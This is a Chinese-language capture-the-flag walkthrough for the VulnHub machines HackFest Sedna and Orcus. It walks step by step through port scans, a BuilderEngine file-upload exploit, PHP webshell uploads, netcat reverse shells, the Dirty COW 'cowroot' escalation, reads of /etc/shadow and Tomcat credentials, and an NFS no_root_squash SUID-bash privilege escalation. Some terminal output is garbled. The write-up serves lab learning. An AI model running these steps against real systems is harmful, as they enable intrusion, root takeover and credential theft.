

## HackFest:Sedna

目标：这台机器的目的是为那些在使用Vulnhub做机器方面有经验的人提供帮助

这台机器上有4个标志，一个用于shell，一个用于root访问，两个用于在Sedna上进行后期开发

### flag1

使用nmap 扫描端口信息

nmap -v -T5 -A 192.168.31.72

```

Nmap scan report for 192.168.31.72
Host is up (0.48s latency).
Not shown: 969 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    closed ftp
22/tcp    open  ssh          OpenSSH 6.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 aa:c3:9e:80:b4:81:15:dd:60:d5:08:ba:3f:00:af:08 (DSA)
|_ 2048 41:7f:c2:5d:d5:3a:68:e4:c5:d9:cc:60:06:76:93:a5 (RSA)
|_ 256 ef:2d:65:85:f8:3a:85:c2:33:0b:7d:f9:c8:92:22:03 (ECDSA)
|_ 256 ca:36:3c:32:e6:24:f9:b7:b4:d4:1d:fc:c0:da:10:96 (ED25519)
23/tcp    closed telnet
25/tcp    closed smtp
53/tcp    open  domain       ISC BIND 9.9.5-3 (Ubuntu Linux)
|_ dns-nsid:
|_ bind.version: 9.9.5-3-Ubuntu
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
|_ http-robots.txt: 1 disallowed entry
|_ Hackers
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3         Dovecot pop3d
|_ pop3-capabilities: SASL CAPA AUTH-RESP-CODE STLS TOP PIPELINING RESP-CODES UIDL
|_ ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|_ program version port/proto service
|_ 100000 2,3,4 111/tcp rpcbind
|_ 100000 2,3,4 111/udp rpcbind
  
```

看到部分详细信息，我们尝试打开80。查看一下源码，里面就一张图片，并没有什么线索。

图上还有部分端口信息没有显示出来，还开放有8080端口。是一个tomcat页面

使用dirsearch-master扫描目录

python3 dirsearch.py -u <http://192.168.31.72> -e \*

```
[22:18:18] 301 - 314B - /blocks -> http://192.168.31.72/blocks/
[22:18:18] 200 - 392B - /codeception.yml
[22:18:20] 301 - 313B - /files -> http://192.168.31.72/files/
[22:18:20] 200 - 2KB - /files/
[22:18:21] 200 - 101B - /index.html
[22:18:21] 200 - 1KB - /license.txt
[22:18:22] 301 - 315B - /modules -> http://192.168.31.72/modules/
[22:18:24] 200 - 36B - /robots.txt
[22:18:24] 403 - 293B - /server-status
[22:18:24] 403 - 294B - /server-status/
[22:18:25] 301 - 314B - /system -> http://192.168.31.72/system/
[22:18:25] 200 - 142B - /system/
[22:18:25] 301 - 314B - /themes -> http://192.168.31.72/themes/

Task Completed
```

根据目录扫描的结果，我们查看一下robots.txt。

```
User-Agent: *
Disallow: Hackers
```

我们访问一下Hackers 发现目录被限制访问

查看license.txt，发现一些信息，其中Copyright (c) 2012 - 2015 BuilderEngine / Radian Enterprise Systems。BuilderEngine/Radian企业系统，这是一条线索。

The MIT License (MIT)

Copyright (c) 2012 - 2015 BuilderEngine / Radian Enterprise Systems Limited.

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

通过google搜索BuilderEngine exp，在exploit-db找到漏洞利用的脚本  
<https://www.exploit-db.com/exploits/40390>

任没有限制使用，复制或销售副本的软件有这样做，上面的版权部分或所有该软件是提隐含的，包适合特定用作者或版权负债，无论离开或在连该软件。

## BuilderEngine 3.5.0 - Arbitrary File Upload

EDB-ID:

40390

CVE:

N/A

Author:

METANUBIX

Type:

WEBAPPS

Platform:

PHP

Published:

2016-09-19

E-DB VERIFIED: ✓

EXPLOIT: 📄 / {}

VULNERABLE APP: 📄



```
<!--
# Exploit Title: BuilderEngine 3.5.0 Remote Code Execution via elFinder 2.0
# Date: 18/09/2016
# Exploit Author: metanubix
# Vendor Homepage: http://builderengine.org/
# Software Link: http://builderengine.org/page-cms-download.html
# Version: 3.5.0
# Tested on: Kali Linux 2.0 64 bit
```

下载好的exp，我们修改一下action地址为靶机地址192.168.31.72  
upload.html

```
<html>
<body>
<form method="post" action="http://192.168.31.72/themes/dashboard/assets/plugins/jquery-file-upload/server/php/" enctype="multipart/form-data">
  <input type="file" name="files[]" />
  <input type="submit" value="send" />
</form>
</body>
</html>
```

我们打开upload.html，上传一个php的shell

可以看到有个url: <http://192.168.31.72/files/t.php> 这个就是shell的路径了

← → ↻ ⓘ 不安全 | 192.168.31.72/themes/dashboard/assets/plugins/jquery-file-upload/server/php/ 📄 ☆ 🟢

```
{
  "files": [
    {
      "name": "t.php",
      "size": 30,
      "type": "application/octet-stream",
      "url": "http://192.168.31.72/files/t.php",
      "deleteUrl": "http://192.168.31.72/themes/dashboard/assets/plugins/jquery-file-upload/server/php/?file=t.php",
      "deleteType": "DELETE"
    }
  ]
}
```

使用菜刀连接shell，打开命令行，搜索一下flag.txt  
find -name 'flag.txt'

```
./var/www/flag.txt
```

查看flag.txt

```
cat /var/www/flag.txt
```

```
bfb7e6e6e88d9ae66848b9aeac6b289
```

flag2

尝试提权，拿到第二个flag

查看系统名、节点名称、操作系统的发行版号、操作系统版本、运行系统的机器 ID 号  
uname -a


```
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC
2014 i686 i686 i686 GNU/Linux
```

查看系统安装时默认的发行版本信息  
cat /etc/lsb-release

```
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
```

建议在提权之前做一次靶机的快照。

由于菜刀执行提权脚本时会阻塞，而且无法使用交互式的shell。这里我们切换到NC的shell  
这里我们上传一个PHP脚本，并在kali用NC监听7777端口



我们访问<http://192.168.219.139/files/testa.php>，kali接收到了靶机传来的shell  
输入Id,看到目前的权限还只是www-data

```
nc -nlvp 7777

# kuiba@KuibaL in ~ [11:07:16]
# kuiba@KuibaL in ~ [11:07:05]
$ nc -nlvp 44443<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
listening on [any] 44449.140 netmask 255.255.255.0 broadcast 192.168.219.255
^C
# kuiba@KuibaL in ~ [11:11:56]
$ nc -nlvp 7777rs 0 dropped 0 overruns 0 frame 0
listening on [any] 7777 bytes 6353 (6.2 KiB)
connect to [192.168.219.140] from (UNKNOWN) [192.168.219.139] 33486
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 20 bytes 1116 (1.0 KiB)
```

提权脚本<https://www.exploit-db.com/exploits/40616>

我们上传到files目录下，执行命令，可以看到最后执行提升到了root权限。

gcc cowroot.c -o cowroot -pthread

./cowroot

id

```
gcc cowroot.c -o cowroot -pthread
cowroot.c: In function 'proccselfmemThread': @ KuibaL in ~ [11:07:16]
cowroot.c:108:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from cowroot.c:28:0:
/usr/include/unistd.h:334:16: note: expected '_off_t' but argument is of type 'void *'(Ethernet)
extern __off_t lseek (int __fd, __off_t __offset, int __whence) THROW;
    ^
cowroot.c: In function 'main':
cowroot.c:151:5: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t' [-Wformat=]
    printf("Size of binary: %d\n", st.st_size);
    ^
ls
x0008000H10jiXj
be_demo
blogimage.jpg
captcha
cowroot
cowroot.c
loading.gif
t.php
testa.php
users
./cowroot
id
uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
```

我们切换到root目录下，查看一下flag

```
cd root
ls
8d2daf441809dcd86398d3d750d768b5-BuilderEngine-CMS-V3.zip [11:37:59]
chkrootkit
flag.txt
cat flag.txt
a10828bee17db751de4b936614558305
```

flag3

找到tomcat的账户密码

cat etc/tomcat7/tomcat-users.xml

```
-->
<!--
NOTE: The sample user and role entries below are wrapped in a comment
and thus are ignored when reading this file. Do not forget to remove
<!-- ... --> that surrounds them.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="tomcat" roles="tomcat"/>
<user username="both" password="tomcat" roles="tomcat,role1"/>
<user username="role1" password="tomcat" roles="role1"/>
-->
<role rolename="manager-gui"/>
<user username="tomcat" password="submitthisforpoints" roles="manager-gui"/>
</tomcat-users>
```

flag4

找到需要解密的hash

cat /etc/shadow

```
$6$p22wX4fD$RRAamkeGIA56pj4MpM7CbrKPhShVkJZnNH2NjZ8JMUP6Y/1upG.54kSph/HSP1LFcn4.2C11cF0R7QmojBqNy5/
```

```
dovecot:*:17081:0:99999:7:::
dovnull:*:17081:0:99999:7:::
landscape:*:17081:0:99999:7:::
sshd:*:17081:0:99999:7:::
postgres:*:17081:0:99999:7:::
avahi:*:17081:0:99999:7:::
colord:*:17081:0:99999:7:::
libvirt-qemu:*:17081:0:99999:7:::
libvirt-dnsmasq:*:17081:0:99999:7:::
tomcat7:*:17081:0:99999:7:::
crackme4points:$6$p22wX4fD$RRAamkeGIA56pj4MpM7CbrKPhShVkJZnNH2NjZ8JMUP6Y/1upG.54kSph/HSP1LFcn4.2C11cF0R7QmojBqNy5/:17104:0:99999:7:::
statd:*:17110:0:99999:7:::
```

HackFest:Orcus

目标：这台机器上有4个标志1.获得一个shell

2.获得root访问权限3.框上有一个帖子开发标志4.此框中有一些东西与此系列中的其他东西不同（Quaoar和Sedna）找到它的不同之处。


flag1

使用nmap扫描

nmap -v -T5 -A 192.168.31.119



```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 3a:48:6e:8e:3f:32:26:f8:b6:a1:c6:b1:70:73:37:75 (RSA)
|   256 04:55:e6:48:50:d6:93:d7:12:80:a0:68:bc:97:fa:33 (ECDSA)
|_  256 c9:a9:c9:0d:df:7c:fc:a7:da:87:ef:d3:38:c3:f2:a6 (ED25519)
53/tcp    open  domain       ISC BIND 9.10.3-P4 (Ubuntu Linux)
|_ dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_  http-robots.txt: 30 disallowed entries (15 shown)
|_  /exponent.js.php /exponent.js2.php /exponent.php
|_  /exponent_bootstrap.php /exponent_constants.php /exponent_php_setup.php
|_  /exponent_version.php /getswversion.php /login.php /overrides.php
|_  /popup.php /selector.php /site_rss.php /source_selector.php
|_  /thumb.php
|_  http-server-header: Apache/2.4.18 (Ubuntu)
|_  http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3         Dovecot pop3d
|_ pop3-capabilities: PIPELINING SASL STLS UIDL CAPA RESP-CODES AUTH-RESP-CODE TOP
|_ ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2.3.4      2049/udp   nfs
```



使用dirsearch-master扫描目录

python3 dirsearch.py -u <http://192.168.31.119> -e \*

```

[21:58:46] 301 - 316B - /admin -> http://192.168.31.119/admin/
[21:58:46] 200 - 49B - /admin/
[21:58:46] 403 - 304B - /admin/.htaccess
[21:58:46] 200 - 49B - /admin/?/login
[21:58:47] 200 - 49B - /admin/index.php
[21:58:48] 301 - 318B - /backups -> http://192.168.31.119/backups/
[21:58:48] 200 - 1KB - /backups/
[21:58:50] 301 - 320B - /FCKeditor -> http://192.168.31.119/FCKeditor/
[21:58:50] 200 - 749B - /FCKeditor/
[21:58:50] 301 - 316B - /files -> http://192.168.31.119/files/
[21:58:50] 200 - 1KB - /files/
[21:58:51] 200 - 101B - /index.html
[21:58:51] 301 - 318B - /install -> http://192.168.31.119/install/
[21:58:51] 301 - 321B - /javascript -> http://192.168.31.119/javascript/
[21:58:51] 200 - 15KB - /LICENSE
[21:58:52] 302 - 0B - /login.php -> http://192.168.31.119/index.php?controller=login&a
[21:58:52] 302 - 0B - /install/ -> ../index.php
[21:58:52] 200 - 4KB - /index.php
[21:58:52] 200 - 4KB - /index.php/login/
[21:58:52] 301 - 321B - /phpmyadmin -> http://192.168.31.119/phpmyadmin/
[21:58:53] 200 - 10KB - /phpmyadmin/
[21:58:53] 200 - 2KB - /README.md
[21:58:53] 200 - 1KB - /robots.txt
[21:58:53] 403 - 303B - /server-status/
[21:58:53] 403 - 302B - /server-status
[21:58:54] 200 - 0B - /test.php
[21:58:54] 301 - 317B - /themes -> http://192.168.31.119/themes/
[21:58:54] 200 - 933B - /tmp/
[21:58:54] 301 - 314B - /tmp -> http://192.168.31.119/tmp/
[21:58:55] 200 - 0B - /xmlrpc.php

```



根据扫描到的结果，我们访问admin,打开后查看一下源码，发现一个hint

This is a backup taken from the backups/

- → ↺ ⓘ 不安全 | view-source:192.168.31.119/admin/

```
<!-- This is a backup taken from the backups/-->
```



提示说这是一个备份，访问backups

尝试把SimplePHPQuiz-Backupz.tar.gz下载下来



# Index of /backups

	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
	<a href="#">Parent Directory.</a>		-	
	<a href="#">SimplePHPQuiz-Backupz.tar.gz</a>	2016-10-31 20:29	210K	
	<a href="#">ssh-creds.bak</a>	2016-11-01 21:33	12	

*Apache/2.4.18 (Ubuntu) Server at 192.168.31.119 Port 80*



源码里面，包含了数据库配置的文件。

db\_conn.php

```
//Set the database access information as constants
DEFINE ('DB_USER', 'dbuser');
DEFINE ('DB_PASSWORD', 'dbpassword');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'quizdb');
```

刚好有一个phpmyadmin，输入账号密码登陆。

构造写shell的sql语句

```
SELECT 'test' into OUTFILE 'var/www/html/test.txt';
```

```
1 SELECT 'test' into OUTFILE 'var/www/html/test.txt';
```

清除

格式

Get auto-saved query

☐ Bind parameters

Bookmark this SQL query:

[ 语句定界符 ; ] ☒ 在此再次显示此查询 ☐ 保留查询框 ☐ Rollback when finished ☒ 启用外键约束

## 错误

SQL 查询:

```
SELECT 'test' into OUTFILE 'var/www/html/test.txt'
```

MySQL 返回:

#1290 - The MySQL server is running with the `--secure-file-priv` option so it cannot execute this statement

查看了一下资料secure-file-priv参数是用来限制LOAD DATA, SELECT ... OUTFILE, and LOAD\_FILE()传到哪个指定目录的。  
我们查看一下限制的目录

```
SELECT @@secure_file_priv
```

数据库 SQL 状态 用户账户 导出 导入 设置 复制

```
SELECT @@secure_file_priv
```

☐ 显示全部 | 行数: 25 | 过滤行: 在表中搜索

+ 选项



@@secure\_file\_priv

☐ 编辑 ☒ 复制 ☒ 删除 /var/lib/mysql-files/



☐ 全选

选中项:

编辑

复制

删除

导出

尝试通过修改mysql日志文件存储路径写shell，没有权限修改。

```
set global general_log_file='/var/www/html/log.php';
```

数据库

SQL

状态

用户账户

导出

导入

设置

复制

变量

字符集

引擎

```
1 set global general_log_file='/var/www/html/log.php';
```

清除

格式

Get auto-saved query

☐ Bind parameters

Bookmark this SQL query:

[ 语句定界符  ] ☒ 在此再次显示此查询 ☐ 保留查询框 ☐ Rollback when finished ☒ 启用外键约束

### 错误

SQL 查询：

```
set global general_log_file='/var/www/log.php'
```

MySQL 返回：

```
#1231 - Variable 'general_log_file' can't be set to the value of '/var/www/log.php'
```

那只能换一个思路了。

一般数据库名，也是系统的名称。尝试访问一下。

<http://192.168.31.119/zenphoto>

发现一个未安装的CMS，谷歌了一下，发现这个CMS有些漏洞可以尝试。

# zenPHOTO Setup

Welcome to Zenphoto! This page will set up Zenphoto 1.4.10 on your web server.

## Systems Check:

- ✔ Installing Zenphoto v1.4.10
- ✔ *zp-data* security
- ✔ PHP version 7.0.8-0ubuntu0.16.04.3
- ✔ PHP Sessions.
- ✔ PHP Register Globals
- ✔ PHP Safe Mode
- ✔ PHP magic\_quotes\_gpc
- ✔ PHP magic\_quotes\_runtime
- ✔ PHP magic\_quotes\_sybase
- ✔ PHP display\_errors
- ✔ PHP gettext () support
- ✔ PHP flock support
- ❗ PHP setlocale () failed

## Warning!

Locale functionality is not implemented on your platform or the specified locale does not exist. Language translation may not work. See the [user guide](#) on zenphoto.org for details.

填写数据库配置，设置后台用户名、密码。

登陆上去看一下。

在plugin下有个elFinder插件，开启以后，我们就可以任意上传文件了

# zenPHOTO

Overview Upload Albums Tags Users Options Themes **Plugins** Logs Development

## Plugins

All Admin Development Feed Mail Media Misc Seo Spam Uploader Users

Plugins provide optional functionality for Zenphoto. They may be provided as part of the Zenphoto distribution or as offerings from third parties. Third party plugins are provided as optional. If the plugin checkbox is checked, the plugin will be loaded and its functions made available. If the checkbox is not checked the plugin is disabled and occupies no resources.



**Note:** Support for a particular plugin may be theme dependent! You may need to add the plugin theme functions if the theme does not currently provide support.

✔ Apply ✖ Reset

admin-approval » email-newuser ▾ | [next »](#)

### Available Plugins

### Description


    admin-approval

admin



Allows only users with Admin or Manage All rights to change the publish status of media.

我们把t1.php拖进去上传。



shell的路径:<http://192.168.31.119/zenphoto/uploaded/t1.php>

我们在kali监听4444端口

nc -lvp 4444

访问shell路径

```
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.31.119: inverse host lookup failed: Unknown host
connect to [192.168.31.87] from (UNKNOWN) [192.168.31.119] 51980
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

使用python弹shell

python -c 'import pty; pty.spawn("/bin/bash")'

查询web目录下，有没有存在flag.txt

find /var/www/ -name 'flag.txt'

查看flag.txt文件

cat /var/www/flag.txt

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@MiWiFi-R1CM-srv:/var/www/html/zenphoto/uploaded$ find /var/www/ -name 'flag.txt'
/var/www/html/zenphoto/uploaded$ find /var/www/ -name 'flag.txt'
/var/www/flag.txt
find: '/var/www/html': Permission denied
www-data@MiWiFi-R1CM-srv:/var/www/html/zenphoto/uploaded$ cat /var/www/flag.txt
/var/www/html/zenphoto/uploaded$ cat /var/www/flag.txt
868c889965b7ada547fae81f922e45c4
www-data@MiWiFi-R1CM-srv:/var/www/html/zenphoto/uploaded$
```

flag2

尝试一下提权操作。

之前扫描到2049的端口（NFS），类似于文件服务器，这个如果存在配置不当，可以提升ROOT权限。

参考：<https://bbs.pediy.com/thread-222518.htm>

查看一下NFS的挂载点

showmount -e localhost

```


www-data@0rcus:/$ showmount -e localhost
showmount -e localhost
Export list for localhost:
/tmp *
www-data@0rcus:/$ cd cmp
cd cmp
bash: cd: cmp: No such file or directory
www-data@0rcus:/$ cd tmp
cd tmp
www-data@0rcus:/tmp$ ls
ls
systemd-private-5fbd0a4bbfa148febcbf76d6991497569-dovecot.service-apCzAn
systemd-private-5fbd0a4bbfa148febcbf76d6991497569-systemd-timesyncd.service-H3rv
m
uroot
vmware-root
www-data@0rcus:/tmp$

```

```

# kuiba @
$ sudo mkd
[sudo] kui
mkdir: 无法
# kuiba @
$ sudo mou
# kuiba @
$ cd /mnt/
# kuiba @
$ ls
systemd-pr
systemd-pr
m
uroot
vmware-root

```



在kali下创建一个目录用于挂载NFS，然后挂载到本地

```

sudo mkdir /mnt/orcus
sudo mount -t nfs 192.168.0.110:/tmp /mnt/orcus

```

```

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

# kuiba @ KuibaL in ~ [14:48:12]
$ sudo mkdir /mnt/orcus/
[sudo] kuiba 的密码：
mkdir: 无法创建目录 “/mnt/orcus/”：文件已存在

# kuiba @ KuibaL in ~ [14:49:01] C:1
$ sudo mount -t nfs 192.168.0.110:/tmp /mnt/orcus/

# kuiba @ KuibaL in ~ [14:49:20]
$ cd /mnt/orcus/

# kuiba @ KuibaL in /mnt/orcus [14:49:27]
$ ls
systemd-private-5fbd0a4bbfa148febcbf76d6991497569-dovecot.serv
systemd-private-5fbd0a4bbfa148febcbf76d6991497569-systemd-time
m
uroot
vmware-root

```



在靶机执行：

```
cp /bin/bash wroot
```

在kali上执行：

chown root:root 文件 wroot 的拥有者设为 root群体的使用者 root  
chmod u+s文件执行时把进程的属主或组ID置为该文件的文件属主

```

sudo su
chown root:root wroot

```



chmod u+s wroot

```
root@KuibaL:/mnt/orcus# cp /bin/bash wroot
root@KuibaL:/mnt/orcus# chown root:root wroot
www-data@0rcus:/tmp$ # chmod u+s wroot
root@KuibaL:/mnt/orcus# sudo su
root@KuibaL:/mnt/orcus# chown root:root wroot
root@KuibaL:/mnt/orcus# chmod u+s wroot
root@KuibaL:/mnt/orcus#
```

先知社区

最后在靶机执行：

./wroot -p

```
www-data@0rcus:/tmp$ cp /bin/bash wroot
cp /bin/bash wroot
www-data@0rcus:/tmp$ ./wroot -p
./wroot -p
wroot-4.3# cd /
cd /
wroot-4.3# cd root
cd root
wroot-4.3# cat flag.txt
cat flag.txt
807307b49314f822985d0410de7d8bfe
wroot-4.3#
```

先知社区

这里使用NFS提权。造成root提权的原因是 no\_root\_squash这个参数

no\_root\_squash：登入NFS主机，使用该共享目录时相当于该目录的拥有者，如果是root的话，那么对于这个共享的目录来说，他就具有root的权限。

靶机地址：

<https://www.vulnhub.com/entry/hackfest2016-orcus,182/>

<https://www.vulnhub.com/entry/hackfest2016-sedna,181/>

点击收藏 | 1 关注 | 1

[上一篇：Debugging macOS K...](#) [下一篇：路由器漏洞挖掘测试环境的搭建之问题总结](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)